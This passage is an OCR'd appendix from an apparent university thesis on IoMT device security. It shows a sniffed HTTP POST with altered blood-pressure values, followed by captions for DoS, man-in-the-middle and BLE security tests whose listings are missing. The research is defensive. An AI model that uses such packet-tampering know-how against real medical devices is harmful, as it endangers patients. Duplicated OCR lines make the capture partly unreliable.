POST /handle_post.php HTTP/1.1POST /handle_post.php HTTP/1.1.
Host: 194.47.176.190.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 25.
.
systolic=90&diastolic=120

Tue Apr 30 08:14:37 2024 [25729]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:53092 | A (0)


Tue Apr 30 08:14:37 2024 [574801]
TCP  192.168.50.231:60292 ⟶ 194.47.176.190:80 | AP (180)
POST /handle_post.php HTTP/1.1POST /handle_post.php HTTP/1.1.
Host: 194.47.176.190.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 25.
.
systolic=90&diastolic=120
```

Listing 40: Modified Package Sniff 2


D Carried Attacks over Wi-Fi with Security Framework

D.1 TCP Communications



Listing 41: Communication over TCP and HTTPS

D.2 DOS attack directed to the target device




Listing 42: Possible DOS attack targeting mimicked IoMT device

D.3 Man-in-the-middle Attack

Listing 43: MiTM attack over HTTPS communication


E Carried Attacks over Bluetooth Low Energy with Security Implementation

E.1 Blacklist and Whitelist usage



Listing 44: BLE black whitelist usage

E.2 Encrypted communication



Listing 45: Encrypted BLE message

Linnéuniversitetet
Kalmar Växjö